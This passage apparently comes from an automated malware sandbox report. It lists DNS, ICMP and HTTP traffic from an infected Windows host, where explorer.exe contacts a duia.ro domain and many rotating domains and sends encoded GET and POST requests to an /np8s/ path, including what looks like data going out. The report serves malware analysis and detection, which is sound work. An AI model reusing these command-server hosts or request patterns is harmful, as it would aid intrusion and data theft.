May 27, 2022 17:29:12.015453100 CEST	53	58561	8.8.8.8	192.168.2.3
May 27, 2022 17:29:23.705012083 CEST	61555	53	192.168.2.3	8.8.8.8
May 27, 2022 17:29:23.910990000 CEST	53	61555	8.8.8.8	192.168.2.3
May 27, 2022 17:29:30.903989077 CEST	64433	53	192.168.2.3	8.8.8.8
May 27, 2022 17:29:30.921365023 CEST	53	64433	8.8.8.8	192.168.2.3
May 27, 2022 17:29:36.623456955 CEST	62547	53	192.168.2.3	8.8.8.8
May 27, 2022 17:29:36.648458958 CEST	53	62547	8.8.8.8	192.168.2.3
May 27, 2022 17:29:41.748725891 CEST	54096	53	192.168.2.3	8.8.8.8
May 27, 2022 17:29:41.774302959 CEST	53	54096	8.8.8.8	192.168.2.3
May 27, 2022 17:29:59.500695944 CEST	57829	53	192.168.2.3	8.8.8.8
May 27, 2022 17:29:59.676589012 CEST	53	57829	8.8.8.8	192.168.2.3
May 27, 2022 17:30:05.520665884 CEST	63326	53	192.168.2.3	8.8.8.8
May 27, 2022 17:30:05.546082020 CEST	53	63326	8.8.8.8	192.168.2.3
May 27, 2022 17:30:10.752101898 CEST	49230	53	192.168.2.3	8.8.8.8
May 27, 2022 17:30:10.781694889 CEST	53	49230	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 27, 2022 17:30:16.579817057 CEST	65334	53	192.168.2.3	8.8.8.8
May 27, 2022 17:30:16.603677988 CEST	53	65334	8.8.8.8	192.168.2.3

ICMP Packets

Timestamp	Source IP	Dest IP	Checksum	Code	Type
May 27, 2022 17:27:34.075294018 CEST	192.168.2.3	8.8.8.8	cff6	(Port unreachable)	Destination Unreachable
May 27, 2022 17:27:36.283102989 CEST	192.168.2.3	8.8.8.8	cff6	(Port unreachable)	Destination Unreachable
May 27, 2022 17:28:41.636138916 CEST	192.168.2.3	8.8.8.8	d003	(Port unreachable)	Destination Unreachable
May 27, 2022 17:28:42.654469967 CEST	192.168.2.3	8.8.8.8	d003	(Port unreachable)	Destination Unreachable
May 27, 2022 17:28:44.683820963 CEST	192.168.2.3	8.8.8.8	d003	(Port unreachable)	Destination Unreachable
May 27, 2022 17:28:46.653273106 CEST	192.168.2.3	8.8.8.8	d003	(Port unreachable)	Destination Unreachable
May 27, 2022 17:28:47.683809996 CEST	192.168.2.3	8.8.8.8	d003	(Port unreachable)	Destination Unreachable
May 27, 2022 17:28:49.685306072 CEST	192.168.2.3	8.8.8.8	d003	(Port unreachable)	Destination Unreachable
May 27, 2022 17:28:51.685344934 CEST	192.168.2.3	8.8.8.8	d003	(Port unreachable)	Destination Unreachable
May 27, 2022 17:28:52.731950998 CEST	192.168.2.3	8.8.8.8	d003	(Port unreachable)	Destination Unreachable
May 27, 2022 17:28:54.778107882 CEST	192.168.2.3	8.8.8.8	d003	(Port unreachable)	Destination Unreachable

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 27, 2022 17:25:32.067955971 CEST	192.168.2.3	8.8.8.8	0x88f7	Standard query (0)	dilshadkhan.duia.ro	A (IP address)	IN (0x0001)
May 27, 2022 17:25:47.057924032 CEST	192.168.2.3	8.8.8.8	0xbba9	Standard query (0)	dilshadkhan.duia.ro	A (IP address)	IN (0x0001)
May 27, 2022 17:26:01.776845932 CEST	192.168.2.3	8.8.8.8	0x759b	Standard query (0)	dilshadkhan.duia.ro	A (IP address)	IN (0x0001)
May 27, 2022 17:26:06.375699997 CEST	192.168.2.3	8.8.8.8	0xfeba	Standard query (0)	dilshadkhan.duia.ro	A (IP address)	IN (0x0001)
May 27, 2022 17:27:24.938270092 CEST	192.168.2.3	8.8.8.8	0x3a8c	Standard query (0)	www.brandpay.xyz	A (IP address)	IN (0x0001)
May 27, 2022 17:27:30.019699097 CEST	192.168.2.3	8.8.8.8	0x6460	Standard query (0)	www.gafcbooster.com	A (IP address)	IN (0x0001)
May 27, 2022 17:27:31.047168016 CEST	192.168.2.3	8.8.8.8	0x6460	Standard query (0)	www.gafcbooster.com	A (IP address)	IN (0x0001)
May 27, 2022 17:27:32.109879971 CEST	192.168.2.3	8.8.8.8	0x6460	Standard query (0)	www.gafcbooster.com	A (IP address)	IN (0x0001)
May 27, 2022 17:27:38.061975002 CEST	192.168.2.3	8.8.8.8	0xed29	Standard query (0)	www.brawlhallacodestore.com	A (IP address)	IN (0x0001)
May 27, 2022 17:27:43.234648943 CEST	192.168.2.3	8.8.8.8	0x3b07	Standard query (0)	www.topings33.com	A (IP address)	IN (0x0001)
May 27, 2022 17:28:00.670990944 CEST	192.168.2.3	8.8.8.8	0x3e5b	Standard query (0)	www.liveafunday.xyz	A (IP address)	IN (0x0001)
May 27, 2022 17:28:06.527759075 CEST	192.168.2.3	8.8.8.8	0x3d3d	Standard query (0)	www.siberup.xyz	A (IP address)	IN (0x0001)
May 27, 2022 17:28:11.812067986 CEST	192.168.2.3	8.8.8.8	0x76d8	Standard query (0)	www.kishanshree.com	A (IP address)	IN (0x0001)
May 27, 2022 17:28:17.919642925 CEST	192.168.2.3	8.8.8.8	0xc522	Standard query (0)	www.rasheedabossmoves.com	A (IP address)	IN (0x0001)
May 27, 2022 17:28:23.087810993 CEST	192.168.2.3	8.8.8.8	0x9bf5	Standard query (0)	www.o7oiwlp.xyz	A (IP address)	IN (0x0001)
May 27, 2022 17:28:28.948553085 CEST	192.168.2.3	8.8.8.8	0x557	Standard query (0)	www.ratebill.com	A (IP address)	IN (0x0001)
May 27, 2022 17:28:35.617120981 CEST	192.168.2.3	8.8.8.8	0xca18	Standard query (0)	www.thepowerofanopenquestion.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 27, 2022 17:28:36.617506981 CEST	192.168.2.3	8.8.8.8	0xca18	Standard query (0)	www.thepowerofanopenquestion.com	A (IP address)	IN (0x0001)
May 27, 2022 17:28:37.633487940 CEST	192.168.2.3	8.8.8.8	0xca18	Standard query (0)	www.thepowerofanopenquestion.com	A (IP address)	IN (0x0001)
May 27, 2022 17:28:39.664586067 CEST	192.168.2.3	8.8.8.8	0xca18	Standard query (0)	www.thepowerofanopenquestion.com	A (IP address)	IN (0x0001)
May 27, 2022 17:28:40.640434027 CEST	192.168.2.3	8.8.8.8	0xb9c	Standard query (0)	www.thepowerofanopenquestion.com	A (IP address)	IN (0x0001)
May 27, 2022 17:28:41.633126974 CEST	192.168.2.3	8.8.8.8	0xb9c	Standard query (0)	www.thepowerofanopenquestion.com	A (IP address)	IN (0x0001)
May 27, 2022 17:28:42.664824963 CEST	192.168.2.3	8.8.8.8	0xb9c	Standard query (0)	www.thepowerofanopenquestion.com	A (IP address)	IN (0x0001)
May 27, 2022 17:28:44.664686918 CEST	192.168.2.3	8.8.8.8	0xb9c	Standard query (0)	www.thepowerofanopenquestion.com	A (IP address)	IN (0x0001)
May 27, 2022 17:28:45.666920900 CEST	192.168.2.3	8.8.8.8	0xa70	Standard query (0)	www.thepowerofanopenquestion.com	A (IP address)	IN (0x0001)
May 27, 2022 17:28:46.665541887 CEST	192.168.2.3	8.8.8.8	0xa70	Standard query (0)	www.thepowerofanopenquestion.com	A (IP address)	IN (0x0001)
May 27, 2022 17:28:47.712492943 CEST	192.168.2.3	8.8.8.8	0xa70	Standard query (0)	www.thepowerofanopenquestion.com	A (IP address)	IN (0x0001)
May 27, 2022 17:28:49.758766890 CEST	192.168.2.3	8.8.8.8	0xa70	Standard query (0)	www.thepowerofanopenquestion.com	A (IP address)	IN (0x0001)
May 27, 2022 17:28:55.731044054 CEST	192.168.2.3	8.8.8.8	0xc01c	Standard query (0)	www.2264a.com	A (IP address)	IN (0x0001)
May 27, 2022 17:29:06.390045881 CEST	192.168.2.3	8.8.8.8	0x12b3	Standard query (0)	www.heavymettlelawyers.com	A (IP address)	IN (0x0001)
May 27, 2022 17:29:11.910007954 CEST	192.168.2.3	8.8.8.8	0x1465	Standard query (0)	www.jdhwh2nbiw234.com	A (IP address)	IN (0x0001)
May 27, 2022 17:29:11.936590910 CEST	192.168.2.3	8.8.8.8	0x3c41	Standard query (0)	www.jdhwh2nbiw234.com	A (IP address)	IN (0x0001)
May 27, 2022 17:29:11.990504026 CEST	192.168.2.3	8.8.8.8	0x6165	Standard query (0)	www.jdhwh2nbiw234.com	A (IP address)	IN (0x0001)
May 27, 2022 17:29:23.705012083 CEST	192.168.2.3	8.8.8.8	0x8477	Standard query (0)	www.interlink-travel.com	A (IP address)	IN (0x0001)
May 27, 2022 17:29:30.903989077 CEST	192.168.2.3	8.8.8.8	0x9fe3	Standard query (0)	www.interlink-travel.com	A (IP address)	IN (0x0001)
May 27, 2022 17:29:36.623456955 CEST	192.168.2.3	8.8.8.8	0x8e25	Standard query (0)	www.screeshot.com	A (IP address)	IN (0x0001)
May 27, 2022 17:29:41.748725891 CEST	192.168.2.3	8.8.8.8	0xb6ba	Standard query (0)	www.o7oiwlp.xyz	A (IP address)	IN (0x0001)
May 27, 2022 17:29:59.500695944 CEST	192.168.2.3	8.8.8.8	0xa71	Standard query (0)	www.shcylzc.com	A (IP address)	IN (0x0001)
May 27, 2022 17:30:05.520665884 CEST	192.168.2.3	8.8.8.8	0xfadf	Standard query (0)	www.salondutaxi.com	A (IP address)	IN (0x0001)
May 27, 2022 17:30:10.752101898 CEST	192.168.2.3	8.8.8.8	0x13c0	Standard query (0)	www.liveafunday.xyz	A (IP address)	IN (0x0001)
May 27, 2022 17:30:16.579817057 CEST	192.168.2.3	8.8.8.8	0xac10	Standard query (0)	www.sekolahkejepang.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 27, 2022 17:25:32.098737001 CEST	8.8.8.8	192.168.2.3	0x88f7	No error (0)	dilshadkhan.duia.ro		91.193.75.133	A (IP address)	IN (0x0001)
May 27, 2022 17:25:47.196666002 CEST	8.8.8.8	192.168.2.3	0xbba9	No error (0)	dilshadkhan.duia.ro		91.193.75.133	A (IP address)	IN (0x0001)
May 27, 2022 17:26:01.812160969 CEST	8.8.8.8	192.168.2.3	0x759b	No error (0)	dilshadkhan.duia.ro		91.193.75.133	A (IP address)	IN (0x0001)
May 27, 2022 17:26:06.406650066 CEST	8.8.8.8	192.168.2.3	0xfeba	No error (0)	dilshadkhan.duia.ro		91.193.75.133	A (IP address)	IN (0x0001)
May 27, 2022 17:27:24.961823940 CEST	8.8.8.8	192.168.2.3	0x3a8c	No error (0)	www.brandpay.xyz		3.64.163.50	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 27, 2022 17:27:33.046371937 CEST	8.8.8.8	192.168.2.3	0x6460	Server failure (2)	www.gafcboboster.com	none	none	A (IP address)	IN (0x0001)
May 27, 2022 17:27:34.073144913 CEST	8.8.8.8	192.168.2.3	0x6460	Server failure (2)	www.gafcboboster.com	none	none	A (IP address)	IN (0x0001)
May 27, 2022 17:27:36.282948971 CEST	8.8.8.8	192.168.2.3	0x6460	Server failure (2)	www.gafcboboster.com	none	none	A (IP address)	IN (0x0001)
May 27, 2022 17:27:38.101828098 CEST	8.8.8.8	192.168.2.3	0xed29	No error (0)	www.brawlhallacodestore.com	shop.freewebstore.org		CNAME (Canonical name)	IN (0x0001)
May 27, 2022 17:27:38.101828098 CEST	8.8.8.8	192.168.2.3	0xed29	No error (0)	shop.freewebstore.org		52.17.85.125	A (IP address)	IN (0x0001)
May 27, 2022 17:27:43.264148951 CEST	8.8.8.8	192.168.2.3	0x3b07	No error (0)	www.topings33.com		162.0.230.89	A (IP address)	IN (0x0001)
May 27, 2022 17:28:00.700830936 CEST	8.8.8.8	192.168.2.3	0x3e5b	No error (0)	www.liveafunday.xyz	liveafunday.xyz		CNAME (Canonical name)	IN (0x0001)
May 27, 2022 17:28:00.700830936 CEST	8.8.8.8	192.168.2.3	0x3e5b	No error (0)	liveafunday.xyz		172.96.186.204	A (IP address)	IN (0x0001)
May 27, 2022 17:28:06.564562082 CEST	8.8.8.8	192.168.2.3	0x3d3d	No error (0)	www.siberup.xyz	redirect.natrocdn.com		CNAME (Canonical name)	IN (0x0001)
May 27, 2022 17:28:06.564562082 CEST	8.8.8.8	192.168.2.3	0x3d3d	No error (0)	redirect.natrocdn.com	natroredirect.natrocdn.com		CNAME (Canonical name)	IN (0x0001)
May 27, 2022 17:28:06.564562082 CEST	8.8.8.8	192.168.2.3	0x3d3d	No error (0)	natroredirect.natrocdn.com		85.159.66.93	A (IP address)	IN (0x0001)
May 27, 2022 17:28:11.836102009 CEST	8.8.8.8	192.168.2.3	0x76d8	No error (0)	www.kishanshree.com	kishanshree.com		CNAME (Canonical name)	IN (0x0001)
May 27, 2022 17:28:11.836102009 CEST	8.8.8.8	192.168.2.3	0x76d8	No error (0)	kishanshree.com		132.148.165.111	A (IP address)	IN (0x0001)
May 27, 2022 17:28:17.954860926 CEST	8.8.8.8	192.168.2.3	0xc522	No error (0)	www.rasheedabossmoves.com	rasheedabossmoves.com		CNAME (Canonical name)	IN (0x0001)
May 27, 2022 17:28:17.954860926 CEST	8.8.8.8	192.168.2.3	0xc522	No error (0)	rasheedabossmoves.com		160.153.136.3	A (IP address)	IN (0x0001)
May 27, 2022 17:28:23.115675926 CEST	8.8.8.8	192.168.2.3	0x9bf5	No error (0)	www.o7oiwlp.xyz		134.122.201.217	A (IP address)	IN (0x0001)
May 27, 2022 17:28:29.121670961 CEST	8.8.8.8	192.168.2.3	0x557	No error (0)	www.ratebill.com		137.220.133.198	A (IP address)	IN (0x0001)
May 27, 2022 17:28:40.636276960 CEST	8.8.8.8	192.168.2.3	0xca18	Server failure (2)	www.thepowerofanopenquestion.com	none	none	A (IP address)	IN (0x0001)
May 27, 2022 17:28:41.636045933 CEST	8.8.8.8	192.168.2.3	0xca18	Server failure (2)	www.thepowerofanopenquestion.com	none	none	A (IP address)	IN (0x0001)
May 27, 2022 17:28:42.651958942 CEST	8.8.8.8	192.168.2.3	0xca18	Server failure (2)	www.thepowerofanopenquestion.com	none	none	A (IP address)	IN (0x0001)
May 27, 2022 17:28:44.683697939 CEST	8.8.8.8	192.168.2.3	0xca18	Server failure (2)	www.thepowerofanopenquestion.com	none	none	A (IP address)	IN (0x0001)
May 27, 2022 17:28:45.660510063 CEST	8.8.8.8	192.168.2.3	0xb9c	Server failure (2)	www.thepowerofanopenquestion.com	none	none	A (IP address)	IN (0x0001)
May 27, 2022 17:28:46.653044939 CEST	8.8.8.8	192.168.2.3	0xb9c	Server failure (2)	www.thepowerofanopenquestion.com	none	none	A (IP address)	IN (0x0001)
May 27, 2022 17:28:47.683701992 CEST	8.8.8.8	192.168.2.3	0xb9c	Server failure (2)	www.thepowerofanopenquestion.com	none	none	A (IP address)	IN (0x0001)
May 27, 2022 17:28:49.683775902 CEST	8.8.8.8	192.168.2.3	0xb9c	Server failure (2)	www.thepowerofanopenquestion.com	none	none	A (IP address)	IN (0x0001)
May 27, 2022 17:28:50.685674906 CEST	8.8.8.8	192.168.2.3	0xa70	Server failure (2)	www.thepowerofanopenquestion.com	none	none	A (IP address)	IN (0x0001)
May 27, 2022 17:28:51.685244083 CEST	8.8.8.8	192.168.2.3	0xa70	Server failure (2)	www.thepowerofanopenquestion.com	none	none	A (IP address)	IN (0x0001)
May 27, 2022 17:28:52.731858015 CEST	8.8.8.8	192.168.2.3	0xa70	Server failure (2)	www.thepowerofanopenquestion.com	none	none	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 27, 2022 17:28:54.777863979 CEST	8.8.8.8	192.168.2.3	0xa70	Server failure (2)	www.thepowerofanopenquestion.com	none	none	A (IP address)	IN (0x0001)
May 27, 2022 17:28:55.754422903 CEST	8.8.8.8	192.168.2.3	0xc01c	No error (0)	www.2264a.com		104.21.4.45	A (IP address)	IN (0x0001)
May 27, 2022 17:28:55.754422903 CEST	8.8.8.8	192.168.2.3	0xc01c	No error (0)	www.2264a.com		172.67.131.167	A (IP address)	IN (0x0001)
May 27, 2022 17:29:06.413223982 CEST	8.8.8.8	192.168.2.3	0x12b3	No error (0)	www.heavymettlelawyers.com	heavymettlelawyers.com		CNAME (Canonical name)	IN (0x0001)
May 27, 2022 17:29:06.413223982 CEST	8.8.8.8	192.168.2.3	0x12b3	No error (0)	heavymettlelawyers.com		34.102.136.180	A (IP address)	IN (0x0001)
May 27, 2022 17:29:11.933219910 CEST	8.8.8.8	192.168.2.3	0x1465	Name error (3)	www.jdhwh2nbiw234.com	none	none	A (IP address)	IN (0x0001)
May 27, 2022 17:29:11.987289906 CEST	8.8.8.8	192.168.2.3	0x3c41	Name error (3)	www.jdhwh2nbiw234.com	none	none	A (IP address)	IN (0x0001)
May 27, 2022 17:29:12.015453100 CEST	8.8.8.8	192.168.2.3	0x6165	Name error (3)	www.jdhwh2nbiw234.com	none	none	A (IP address)	IN (0x0001)
May 27, 2022 17:29:23.910990000 CEST	8.8.8.8	192.168.2.3	0x8477	No error (0)	www.interlink-travel.com		154.220.100.142	A (IP address)	IN (0x0001)
May 27, 2022 17:29:30.921365023 CEST	8.8.8.8	192.168.2.3	0x9fe3	No error (0)	www.interlink-travel.com		154.220.100.142	A (IP address)	IN (0x0001)
May 27, 2022 17:29:36.648458958 CEST	8.8.8.8	192.168.2.3	0x8e25	No error (0)	www.screeshot.com		185.53.179.170	A (IP address)	IN (0x0001)
May 27, 2022 17:29:41.774302959 CEST	8.8.8.8	192.168.2.3	0xb6ba	No error (0)	www.o7oiwlp.xyz		134.122.201.217	A (IP address)	IN (0x0001)
May 27, 2022 17:29:59.676589012 CEST	8.8.8.8	192.168.2.3	0xa71	No error (0)	www.shcylzc.com		23.82.37.10	A (IP address)	IN (0x0001)
May 27, 2022 17:30:05.546082020 CEST	8.8.8.8	192.168.2.3	0xfadf	No error (0)	www.salondutaxi.com		188.114.96.3	A (IP address)	IN (0x0001)
May 27, 2022 17:30:05.546082020 CEST	8.8.8.8	192.168.2.3	0xfadf	No error (0)	www.salondutaxi.com		188.114.97.3	A (IP address)	IN (0x0001)
May 27, 2022 17:30:10.781694889 CEST	8.8.8.8	192.168.2.3	0x13c0	No error (0)	www.liveafunday.xyz	liveafunday.xyz		CNAME (Canonical name)	IN (0x0001)
May 27, 2022 17:30:10.781694889 CEST	8.8.8.8	192.168.2.3	0x13c0	No error (0)	liveafunday.xyz		172.96.186.204	A (IP address)	IN (0x0001)
May 27, 2022 17:30:16.603677988 CEST	8.8.8.8	192.168.2.3	0xac10	No error (0)	www.sekolahkejepang.com	sekolahkejepang.com		CNAME (Canonical name)	IN (0x0001)
May 27, 2022 17:30:16.603677988 CEST	8.8.8.8	192.168.2.3	0xac10	No error (0)	sekolahkejepang.com		103.247.11.212	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.brandpay.xyz
- www.brawlhallacodestore.com
- www.topings33.com
- www.liveafunday.xyz
- www.siberup.xyz
- www.kishanshree.com
- www.rasheedabossmoves.com
- www.o7oiwlp.xyz
- www.ratebill.com
- www.2264a.com
- www.heavymettlelawyers.com
- www.interlink-travel.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49800	3.64.163.50	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 17:27:24.994398117 CEST	7556	OUT	GET /np8s/?c2MH6DeP=hgAcLcCQcJ9fw2P/Tuk0sK1oy/IuL6u1zsG1wPPsT2rq6CikgixxXMntvJFJ21PsUjiZ&hFQL=JXUhrvXxUhF4 HTTP/1.1 Host: www.brandpay.xyz Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
May 27, 2022 17:27:25.013569117 CEST	7556	IN	HTTP/1.1 410 Gone Server: openresty Date: Fri, 27 May 2022 15:27:25 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Data Raw: 37 0d 0a 3c 68 74 6d 6c 3e 0a 0d 0a 39 0d 0a 20 20 3c 68 65 61 64 3e 0a 0d 0a 34 63 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 27 72 65 66 72 65 73 68 27 20 63 6f 6e 74 65 6e 74 3d 27 30 3b 20 75 72 6c 3d 68 74 74 70 3a 2f 2f 77 77 77 2e 62 72 61 6e 64 70 61 79 2e 78 79 7a 2f 27 20 2f 3e 0a 0d 0a 61 0d 0a 20 20 3c 2f 68 65 61 64 3e 0a 0d 0a 38 0d 0a 3c 2f 68 74 6d 6c 3e 0a 0d 0a 30 0d 0a 0d 0a Data Ascii: 7<html>9 <head>4c <meta http-equiv='refresh' content='0; url=http://www.brandpay.xyz/' />a </head>8</html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49809	52.17.85.125	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 17:27:38.147244930 CEST	7560	OUT	GET /np8s/?c2MH6DeP=SjFSW0qH8X1Gu/+4r88YNPSLQa2KKx1h4LPt291Cc0nRXdmgbio7b0swgPTE4uOj94VU&hFQL=JXUhrvXxUhF4 HTTP/1.1 Host: www.brawlhallacodestore.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 17:27:38.190680027 CEST	7561	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Fri, 27 May 2022 15:27:38 GMT Content-Type: text/html Content-Length: 178 Connection: close Location: https://www.brawlhallacodestore.com/np8s/?c2MH6DeP=SjFSW0qH8X1Gu/+4r88YNPSLQa2KKx1h4LPt291Cc0nRXdmgbio7b0swgPTE4uOj94VU&hFQL=JXUhrvXxUhF4 Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 20 62 67 63 6f 6c 6f 72 3d 22 77 68 69 74 65 22 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body bgcolor="white"> 301 Moved Permanently <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.3	49830	132.148.165.111	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 17:28:12.139801025 CEST	7702	OUT	POST /np8s/ HTTP/1.1 Host: www.kishanshree.com Connection: close Content-Length: 36482 Cache-Control: no-cache Origin: http://www.kishanshree.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.kishanshree.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 63 32 4d 48 36 44 65 50 3d 67 6e 66 51 70 74 36 58 4f 66 77 74 6c 4c 68 48 70 55 66 50 63 5a 31 53 4e 62 49 47 58 75 4d 4f 47 70 48 5a 43 53 70 70 7e 59 79 33 28 6e 68 66 7e 45 34 69 55 46 54 54 76 35 78 33 28 69 6c 54 72 32 51 55 6e 66 50 44 70 44 47 5a 6b 35 30 34 31 69 6f 45 42 52 4b 66 45 31 38 45 6e 44 79 4f 6f 63 6d 33 41 6b 33 41 64 72 52 47 75 70 5a 61 4c 53 39 46 62 45 42 69 50 45 76 62 76 53 36 63 63 50 45 4f 57 6c 6e 73 58 71 73 51 36 61 69 4e 6a 4d 51 38 53 46 35 63 66 6f 49 51 77 4c 6f 6b 49 4a 6e 4e 30 32 42 46 4c 35 77 54 38 6f 44 4e 30 47 74 79 42 32 6f 32 6f 50 7a 4b 68 69 5a 43 6f 35 37 39 65 39 67 57 50 44 6d 5f 50 79 78 44 42 44 32 47 4d 72 67 41 46 55 6a 73 6e 68 6f 65 4c 36 72 6f 4f 79 69 51 73 44 50 52 4e 77 68 38 7e 69 48 33 33 44 57 71 4d 4e 6c 78 5a 45 44 2d 78 67 72 55 41 72 42 77 41 44 39 66 46 56 49 4f 58 77 6f 51 52 39 4e 4a 79 30 79 68 65 51 33 75 79 66 6c 48 51 61 6e 4b 75 49 78 70 70 30 35 6f 6a 57 61 70 34 7a 46 49 61 31 7e 43 62 50 6d 6c 32 4f 4f 69 32 38 41 7a 28 76 59 75 76 34 71 4d 4c 4b 46 6f 59 6c 7e 6c 70 6c 4d 38 33 35 7e 31 5a 79 71 44 4d 65 63 6f 53 67 43 41 65 77 6a 74 4f 74 65 6f 6e 78 5a 63 76 6a 4a 78 43 38 74 4e 67 48 41 4f 46 37 43 56 66 58 79 32 58 53 4b 6b 39 32 7a 55 4c 70 37 79 53 69 32 67 52 4b 54 43 41 5f 75 47 6e 51 74 65 62 53 52 41 66 74 74 45 43 5a 62 67 79 58 44 34 6d 6b 72 45 6e 36 61 2d 35 65 34 78 28 67 62 6d 62 77 37 4b 48 48 49 6b 43 67 78 52 70 5a 51 39 30 55 69 51 75 34 71 7a 31 41 5a 4d 6c 2d 65 4a 75 52 58 61 47 2d 34 59 4d 34 56 39 68 78 41 79 77 66 71 75 76 78 51 6e 44 50 37 69 66 79 51 67 73 52 43 48 45 4c 30 32 6b 4e 61 33 77 6a 30 7a 41 66 64 5f 64 56 65 2d 7a 6e 53 35 46 70 52 49 72 6b 42 6d 63 6d 6d 32 34 35 46 30 56 55 76 32 63 47 68 5f 38 37 57 36 43 74 63 4f 55 4d 63 56 42 65 6d 64 66 54 58 76 67 45 68 4f 55 54 76 4d 74 4f 79 4b 72 78 54 4f 4c 75 6e 32 39 74 48 72 6e 7a 6a 4a 63 59 39 32 4b 55 61 4b 6e 4e 62 75 48 4a 52 53 57 53 4c 49 43 66 37 75 65 77 6e 45 70 6e 32 6c 4d 54 32 30 4d 65 58 67 6b 62 6c 75 78 77 57 54 4d 39 78 31 30 56 28 67 62 43 53 49 43 74 43 6b 38 63 30 7a 30 57 76 64 28 4a 6b 66 75 69 55 55 6d 42 4f 7a 6b 55 50 55 4b 79 4d 35 68 78 6b 33 6a 64 75 49 72 58 54 4a 34 53 6b 58 50 71 28 38 54 45 76 59 71 72 48 7a 69 33 6b 51 32 4e 47 73 6c 55 39 4b 45 70 33 69 48 4e 28 5a 78 67 69 61 4b 42 55 6a 71 59 72 71 35 48 6c 4d 6f 64 74 52 33 51 47 58 4b 63 62 41 66 5f 74 57 38 32 62 7a 6e 58 48 4a 42 70 73 50 5a 6f 4b 6c 76 6b 6f 39 43 57 77 62 68 44 5a 76 65 75 31 63 6c 66 61 6e 75 6b 74 58 4a 35 55 39 51 55 45 71 28 56 30 4a 76 53 4a 79 39 39 6c 6c 76 78 33 44 56 44 62 75 71 45 69 6e 57 6b 76 76 6b 79 33 68 45 50 36 4d 34 41 44 76 49 74 33 32 6b 39 6c 73 76 48 73 70 64 4b 73 5f 57 5f 58 6a 30 46 4e 7a 57 4d 31 31 4a 59 4e 68 50 36 4c 71 54 39 75 4d 51 49 63 4d 68 66 39 6c 38 54 36 65 76 4d 46 46 41 30 30 4e 4e 4b 78 38 66 51 53 6b 6e 65 38 4d 35 37 65 62 6b 73 33 78 30 4f 53 58 62 62 77 52 57 61 7e 55 52 49 64 6b 53 61 67 45 79 39 6b 6b 35 50 6d 64 4e 39 45 5a 5a 78 59 74 77 31 4b 69 50 74 56 4e 35 77 51 55 45 48 62 76 46 49 69 69 45 71 4a 49 72 43 46 6d 55 61 66 78 47 67 7a 57 72 70 30 75 31 50 4b 32 66 31 43 7a 6b 34 4b 73 33 76 53 31 4b 78 34 70 36 42 72 4c 44 31 32 54 68 69 69 58 64 50 47 36 30 74 76 4f 52 66 7a 6c 77 50 35 75 4c 6a 74 51 5a 41 56 6e 35 77 34 75 54 6c 64 75 33 68 57 33 69 42 51 4c 63 36 43 48 66 53 32 6f 65 4b 49 4b 62 62 39 75 45 38 39 67 71 42 28 45 77 5f 6c 45 4b 43 67 49 70 38 64 44 37 4a 50 4a 46 69 69 51 61 77 34 34 70 72 71 75 4e 71 41 33 78 52 66 36 73 38 44 39 30 65 39 6e 7a 45 4b 31 48 65 67 74 46 77 6d 33 64 67 7a 48 66 72 55 58 37 39 6b 72 67 74 53 70 50 6f 70 6e 66 6b 46 74 67 74 64 46 57 6f 59 30 58 62 6c 36 68 44 34 64 50 4a 5a 2d 41 41 56 5f 4e 31 53 52 31 42 6f 32 32 30 46 58 43 65 6c 4b 31 79 63 44 53 46 30 6f 35 71 39 53 52 73 78 4c 49 36 56 56 30 35 43 50 4f 58 75 74 78 55 44 54 6e 73 57 64 45 66 36 4f 4e 70 33 72 5a 34 6d 4d 4c 4f 35 4f 76 5f 4f 41 45 35 65 68 63 6d 61 69 7a 41 63 55 66 58 4e 70 47 67 39 4b 6b 46 37 65 51 34 6d 63 31 61 77 61 79 67 54 59 30 4e 4b 63 32 42 52 69 73 67 Data Ascii: c2MH6DeP=gnfQpt6XOfwtlLhHpUfPcZ1SNbIGXuMOGpHZCSpp~Yy3(nhf~E4iUFTTv5x3(ilTr2QUn 